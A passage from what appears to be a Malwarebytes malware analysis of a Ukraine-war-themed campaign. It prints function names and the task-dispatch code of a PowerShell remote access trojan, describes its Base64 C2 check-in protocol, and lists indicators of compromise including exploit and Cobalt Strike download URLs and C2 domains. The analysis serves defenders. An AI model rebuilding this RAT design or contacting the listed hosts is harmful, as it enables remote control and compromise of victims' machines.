function Invoke-PsTask {
function Invoke-JsTask {
function Invoke-ExeTask {
function Invoke-DllTask {
function Start-ScriptBlock($scblk) {
function Invoke-Task {
#endregion

#region + Engine control
function Initialize-Engine {

function Check-Tasks {

function Invoke-Engine {
function Remove-Engine {
#endregion
#region + Main
try {
Remove-Engine
#endregion
```

Figure 11: PowerShell Rat

After performing the initialization, it goes into a loop that keeps calling the “Invoke-Engine” function. This function checks the incoming tasks from the server, decodes them and calls the proper function to execute the incoming task. If there is no task to execute, it sends “GETTASK%%” in Base64 format to its server to show it is ready to get tasks and execute them. The “IC” command is used to delete itself.

```
function Invoke-Task {
  if (-not (Unpack-Task)) { return }

  # execute task
    switch ($script:Command.Type) {
      "IC" {  Invoke-ICTask
        break
      }
      "PS" {  Invoke-PsTask
        break
      }
      "Kill-PSTask" {  Kill-PSTask
        break
      }
      "JS" {  Invoke-JsTask
        break
      }
      "EXE" { Invoke-ExeTask
        break
      }
      "DLL" { Invoke-DllTask
        break
    }

    default {
      Out-Debug "[!] Invalid task type: '$($script:Command.Type)'"
    }
  }
```

Figure 12: Invoke task

The result of the task execution will be send to the server using “PUTTASK%%” command.

Infrastructure

The following shows the infrastructure used by this actor highlighting that the different lures are all connected.




Figure 12: Infrastructure

The Malwarebytes Threat Intelligence continues to monitor cyber attacks related to the Ukraine war. We are protecting our customers and sharing additional indicators of compromise.

IOCs

RTF files host domain:
digital-ministry[.]ru
RTF files:
PKH telegram.rtf
b19af42ff8cf0f68e520a88f40ffd76f53a27dffa33b313fe22192813d383e1e
PKH.rtf
38f2b578a9da463f555614e9ca9036337dad0af4e03d89faf09b4227f035db20
MSHTML exploit:
wallpaper[.]skin/office/updates/GtkjdsjkyLkjhsTYhdsd/exploit.html
4e1304f4589a706c60f1f367d804afecd3e08b08b7d5e6bd8c93384f0917385c
CobaltStrike Download URL:
wallpaper[.]skin/office/updates/GtkjdsjkyLkjhsTYhdsd/putty.exe
CobaltStrike:
Putty.exe
d4eaf26969848d8027df7c8c638754f55437c0937fbf97d0d24cd20dd92ca66d
CobaltStrike C2:
wikipedia-book[.]vote/async/newtab_ogb
Macro based maldoc:
c7dd490adb297b7f529950778b5a426e8068ea2df58be5d8fd49fe55b5331e28

PowerShell based RAT:
9d4640bde3daf44cc4258eb5f294ca478306aa5268c7d314fc5019cf783041f0
PowerShell Rat C2:
swordoke[.]com